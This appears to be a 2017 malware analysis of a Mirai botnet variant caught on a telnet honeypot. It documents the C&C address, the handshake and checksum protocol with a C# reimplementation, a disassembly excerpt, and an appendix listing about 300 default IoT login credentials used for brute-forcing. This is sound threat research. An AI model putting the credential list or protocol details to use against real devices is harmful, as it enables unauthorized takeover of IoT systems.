Analysis of the network protocol used by a Mirai variant

Part 1 – Credential List

Content

Part 1 – Credential List

Introduction

In October 2016, the user Anna-senpai of hackforums.net released the source code of Mirai. Claiming the Mirai Botnet built with it was the world largest net. (Anna-senpai, 2016)

The source code was later uploaded to Github (jgamblin, 2016) and can still be found there, while the release link given by Anna-senpai is long since dead.

Mirai was used for DDoS attacks which reached up to 620 Gbps against KrebsOnSecurity. (KrebsOnSecurity, 2016)


Motivation

The outbreak is now about 9 months ago. The world and the information security community are confronted with new malware families. The peak times for Mirai are over.

Yet it still lures in variants on public accessible IoT devices with public known default credentials.

For the last month, I have been catching those credentials on a honeypot which will refuse all login requests and log the used credentials.

When plotting the number of uses per credential on this honeypot, it seems to indicate that some different password lists where used and thus different bots are still roaming through telnet space. These credential groups are visible as steps in the graph:



Through this single IP, 71,966 login requests were observed in 33 days. Meaning ~90 login requests per hour on average. These came from 2278 distinct IP addresses.

What did change in the now available Mirai variants since the outburst and will it eventually return as a bigger threat than it is now?

Catching Mirai

A sample to Mirai was caught in the wild through a custom honeypot consisting of a small C# program emulating a telnet server, accepting any username/password combination and responding to shell commands after splitting them by chaining operators like ‘;’ ‘||’ or ‘&&’ with predefined responses.


This way sample was retrieved via http from 91.211.3.102 which targets i586 architecture devices..

md5:	3DF80916A0D54CDF5EB3D476B4AE176D
sha256:	a0fb470341530688d23fbc9eaacda2b8451cb5058165de563cf01f4686dd0d92
size:	103712 Bytes

Part 1 – Credential List

The http server has directory listing enabled, so we can see that it has payloads for the following architectures:

- Armv4l
- I568
- Mips
- Mipsel
- Powerpc
- Sh4




Index of /81c4603681c46036

Name	Last modified	Size	Description
Parent Directory		-	
81c4603681c46036.armv4l	2017-05-30 19:56	111K	
81c4603681c46036.i586	2017-05-30 19:56	101K	
81c4603681c46036.mips	2017-05-30 19:56	130K	
81c4603681c46036.mipsel	2017-05-30 19:56	131K	
81c4603681c46036.powerpc	2017-05-30 19:56	107K	
81c4603681c46036.sh4	2017-05-30 19:56	111K	

Apache/2.4.10 (Debian) Server at 91.211.3.102 Port 80

The same server supplies its files also via tftp protocol. And will use this protocol, where wget is not installed on the system.

At the time of this analysis, 24 of 56 antivirus solution detect the sample as malicious according to VirusTotal (VirusTotal, 2017) The sample was first scanned about a month earlier, not much after the sample was uploaded to the http server providing the payloads.
VT identifies the sample as a Mirai variant.



virustotal

SHA256: a0fb470341530688d23fbc9eaacda2b8451cb5058165de563cf01f4686dd0d92

File name: 81c4603681c46036.i586

Detection ratio: 24 / 56

Analysis date: 2017-06-29 11:07:00 UTC (5 days, 3 hours ago)

0 0

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AegisLab	Backdoor.Linux.Mirai!c	20170629
AhnLab-V3	Linux/Mirai.103712	20170628
Antiy-AVL	Trojan[Backdoor]/Linux.Mirai.g	20170629

Analysing the sample

Initially the sample opens a TCP connection to the C&C Server.
The C&C Connection is opened to the same IP address as the one used to provide the binary via http.

In the released source code of Mirai, the C&C Server address is resolved by a DNS lookup from a name within a data table. The sample caught does not do this, but instead uses the hardcoded IP address (91.211.3.102) and port.

```
0x08048878    c70000000000 mov dword [eax], 0x0
0x0804887e    c74004000 0. mov dword [eax+0x4], 0x0
0x08048885    c74008000 0. mov dword [eax+0x8], 0x0
0x0804888c    c7400c000 0. mov dword [eax+0xc], 0x0
0x08048893    66c785f0fef. mov word [ebp-0x110], 0x2
0x0804889c    83ec0c       sub esp, 0xc
; DATA XREF from 0x00001a59 (fcn.0000127e)
0x0804889f    68591a0000   push 0x1a59 ; 0x00001a59   ; port 6745
0x080488a4    e840a40000   call htons ;[1]
   htons(unk)
0x080488a9    83c410       add esp, 0x10
0x080488ac    668985f2fef. mov [ebp-0x10e], ax
0x080488b3    83ec0c       sub esp, 0xc
; DATA XREF from 0x5bd30366 (unk)
0x080488b6    686603d35b   push 0x5bd30366 ; 0x5bd30366   ; hardcoded ip: 91.211.3.102
0x080488bb    e835a40000   call htonl ;[2]
   htonl(unk)
0x080488c0    83c410       add esp, 0x10
0x080488c3    8985f4feffff mov [ebp-0x10c], eax
0x080488c9    8d85f0feffff lea eax, [ebp-0x110]
0x080488cf    83ec04       sub esp, 0x4
; DATA XREF from 0x00000010 (fcn.00000000)
0x080488d2    6a10         push 0x10 ; 0x00000010
0x080488d4    50           push eax
0x080488d5    ff75a8       push dword [ebp-0x58]
080488d8 1574
0x080488d8    e856a40000   call connect ;[3]
```

At the beginning of the C&C connection some handshaking is done. This handshake consists of 3 steps:

1. C&C supplies a 32-bit nonce
2. Return nonce with checksums
3. Verification notice

C&C supplies a 32-bit nonce

On connecting, the C&C server sends a 32 bit nonce.

Return nonce with checksums

The return of the nonce with checksum is quite simple. The sample generates a 16-byte buffer and initializes all bytes with 0. It then fills the bytes 2&3 with the word 0x12 in network byte order and the bytes 8 to 11 with the nonce:

Location	Values	Comment
Bytes 0, 1	0x00, 0x00	Checksum over complete buffer
Bytes 2, 3	0x00, 0x12	Hard coded value
Bytes 4, 5	0x00, 0x00	Checksum over bytes 2, 3
Bytes 6, 7	0x00, 0x00	
Bytes 8 - 11	<nonce>	Nonce from step 1
Bytes 12, 13	0x00, 0x00	Checksum over nonce
Bytes 14, 15	0x00, 0x00	

On this buffer, multiple checksums are filled all by the same algorithm.
The following C# code implements the same checksum:


```
public static UInt16 generate_checksum(byte[] buffer, int offset, int length)
{
    UInt32 tmp = 0;
    for (int i=0;i<length/2;i++)
    {
        tmp += (UInt32)((UInt16)(buffer[offset + i * 2] << 8) |
               (UInt16)(buffer[offset + i * 2 + 1]));
    }
    tmp = (tmp & 0xFFFF) + (tmp >> 16);
    tmp = (tmp & 0xFFFF) + (tmp >> 16);
```

```
        return (UInt16)~tmp;
    }
```

There are two notable points on this checksum:

- If Checksum(M) = x, then Checksum(M, 0x0000) is also x
- Checksum(M, Checksum(M)) = 0x0000

Since the buffer contains two pairs of Message and Checksum, concatenated with 0x0000, the checksum over the whole buffer is always 0. The calculation of the complete buffer checksum is therefore unnecessary.




The buffer will always begin with 0x00, 0x00, 0x00, 0x12, 0xff, 0xed, 0x00, 0x00 regardless of nonce.

Verification notice

Eventually the server will respond with a single byte 0x01 to indicate a successful handshake.

Part 1 – Credential List



Providing credential downloading address

Once the handshake is completed, the C&C server sends a 20-byte frame in a basic length, data format. The size is as known for Mirai is provided in a 16-bit network byte order. However, this length is padded with 2 zero-bytes.
This padding is present in all TCP connections created by the sample.

Location	Value	Comment
Bytes 0, 1	0x00, 0x14	Length
Bytes 2, 3	0x00, 0x00	Padding
Bytes 4 - 7	<IP>	
Bytes 8, 9	<Port>	
Bytes 10, 11	0x00, 0x00	
Bytes 12 - 15	<IP>	Credential download
Bytes 16, 17	<Port>	
Bytes 18, 19	0x00, 0x00	

Ports and IPs are in network byte order.

Downloading credential list

The second IP:Port combination is used by the sample to download a new list of credentials.
To download the list the sample connects to the given address, does the handshake and then receives the list of credentials.


The list of credentials is supplied within the same length, data format that was already used to indicate the IP:Port combinations. The data section consists of an array of 40-byte elements:

Location	Value	Comment
Bytes 0, 3	0x00, 0x14	Some ID
Bytes 4, 5	0x00, 0x00	Padding
Bytes 6 - 21	<username>	
Bytes 22,37	<password>	
Bytes 38, 39	0x00, 0x00	Padding

At the time of the analysis, the frame size was 12004 Bytes, containing 300 different credentials.
These credentials are listed in

Part 1 – Credential List

Appendix A: Downloaded credential List. A snippet of RAW data shown below:



Conclusion

Mirai variants are still being maintained. At least a new version appeared end of May 2017, about 8 months after the source code release.

The network protocol in this sample has completely changed from the released source version. On some points it is less flexible, as it uses a hardcoded C&C & Download address. Which turn out to be equal.

On the side of credentials, the flexibility increased, as the C&C server can update the list of used credentials without updating the binaries.

As expected increased the credentials list from 62 to 300 entries.

Most new credentials are trivial wordlists while the original list contained mostly known default passwords. From these original credentials only one was removed:

mother / fucker

Mirai has the potential to gain new bots when the credential list is increased to include other or not yet known default password lists. The credentials honeypot already captured some other default credentials, which are not used by the analysed variant.

With 24/56 detection rate on VirusTotal after more than a month, chances are high that new variants can still spread some time until detected. On the other side, the first sample was added to VirusTotal in a short timeframe after it was uploaded to the C&C.

Appendix A: Downloaded credential List

```
root / 2222222
root / 22222222
root / 3
root / 33
root / 333
root / 3333
root / 33333
root / 333333
root / 3333333
root / 33333333
root / 4
root / 44
root / 444
root / 4444
root / 44444
root / 444444
root / 4444444
root / 44444444
root / 5
root / 55
root / 555
root / 5555
root / 55555
root / 555555
root / 5555555
root / 55555555
root / 6
root / 66
root / 666
root / 6666
root / 66666
root / 666666
root / 6666666
root / 66666666
root / 7
root / 77
root / 777
root / 7777
root / 77777
root / 777777
root / 7777777
root / 77777777
root / 8
root / 88
root / 888
root / 8888
root / 88888
root / 888888
root / 8888888
root / 88888888
root / 9
root / 99
root / 999
root / 9999
root / 99999
root / 999999
root / 9999999
root / 99999999
admin / pass
admin / default
admin / friend
```

Part 1 – Credential List

```
admin / 123
admin / 321
admin / 4321
admin / 54321
admin / 654321
admin / admin123
admin / admin1234
admin / admin12345
admin / admin123456
admin / admin321
admin / admin4321
admin / admin54321
admin / admin654321
user /
user / pass
user / password
user / default
user / friend
user / 123
user / 1234
user / 12345
user / 123456
user / 321
user / 4321
user / 54321
user / 654321
user / user123
user / user1234
user / user12345
user / user123456
user / user321
user / user4321
user / user54321
user / user654321
administrator /
administrator / administrator
administrator / admin
administrator / user
administrator / pass
administrator / password
administrator / default
administrator / friend
administrator / 123
administrator / 1234
administrator / 12345
administrator / 123456
administrator / 321
administrator / 4321
administrator / 54321
administrator / 654321
Administrator /
Administrator / Administrator
Administrator / admin
Administrator / user
Administrator / pass
Administrator / password
Administrator / default
Administrator / friend
Administrator / 123
Administrator / 1234
Administrator / 12345
Administrator / 123456
```

Part 1 – Credential List

```
Administrator / 321
Administrator / 4321
Administrator / 54321
Administrator / 654321
manager /
manager / manager
support / 321
support / 4321
support / 54321
support / 654321
Support /
Support / Support
Support / admin
Support / user
Support / pass
Support / password
Support / default
root / 0
root / 2
root / 22
root / 222
root / 2222
root / 22222
root / 222222
Support / friend
Support / 123
Support / 1234
Support / 12345
Support / 123456
Support / 321
Support / 4321
Support / 54321
Support / 654321
guest / password
admin / 11
admin / 111
admin / 1111
admin / 11111
admin / 111111
admin / 1111111
admin / 11111111
service / service
supervisor / supervisor
tech / tech
ubnt / ubnt
apc / apc
zte / zte
telekom / telekom
admin / smcadmin
admin / meinsm
admin / ztonpk
admin / 7ujMko0vizxv
admin / admints
root / 00
root / 000
root / 0000
root / 00000
root / 000000
root / 0000000
root / 00000000
root / 1
root / 11
```

Part 1 – Credential List

```
root / 111
root / 1111
root / 11111
root / 111111
root / 1111111
root / 11111111
admin / 123456
root / user
root / pass
root / password
root / friend
root / 123
root / 321
root / 4321
root / 654321
root / root123
root / root1234
root / root12345
root / root123456
root / root321
root / root4321
root / root54321
root / root654321
admin / 1
root / hi3518
root / klv123
root / klv1234
root / jvbzd
root / dreambox
root / system
root / realtek
root / 7ujMko0admin
root / 7ujMko0vizxv
admin /
admin / admin
admin / password
admin / 1234
admin / 12345
user / user
root /
root / root
root / admin
root / default
root / 1234
root / 12345
root / 123456
root / 54321
support / support
guest /
guest / guest
guest / admin
guest / user
guest / pass
guest / default
guest / friend
guest / 123
guest / 1234
guest / 12345
guest / 123456
guest / 321
guest / 4321
guest / 54321
```

Part 1 – Credential List

```
guest / 654321
admin / tzlkisonpk
root / vizxv
root / xc3511
root / cat1029
root / xmhdipc
root / juantech
root / ikwb
root / anko
root / zlxx.
root / Zte521
admin / 7ujMko0admin
manager / admin
manager / user
manager / pass
manager / password
manager / default
manager / friend
manager / 123
manager / 1234
manager / 12345
manager / 123456
manager / 321
manager / 4321
manager / 54321
manager / 654321
Manager /
Manager / Manager
Manager / admin
Manager / user
Manager / pass
Manager / password
Manager / default
Manager / friend
Manager / 123
Manager / 1234
Manager / 12345
Manager / 123456
Manager / 321
Manager / 4321
Manager / 54321
Manager / 654321
support /
support / admin
support / user
support / pass
support / password
support / default
support / friend
support / 123
support / 1234
support / 12345
support / 123456
```

Appendix B: References

Anna-senpai. (2016, Oktober). *hackforums.net*. Retrieved from https://hackforums.net/showthread.php?tid=5420472

jgamblin. (2016). *Github*. Retrieved from https://github.com/jgamblin/Mirai-Source-Code

KrebsOnSecurity. (2016). *KrebsOnSecurity*. Retrieved from https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

VirusTotal. (2017, July 4). *VirusTotal*. Retrieved from https://virustotal.com/en/file/a0fb470341530688d23fbc9eaacda2b8451cb5058165de563cf01f4686dd0d92/analysis/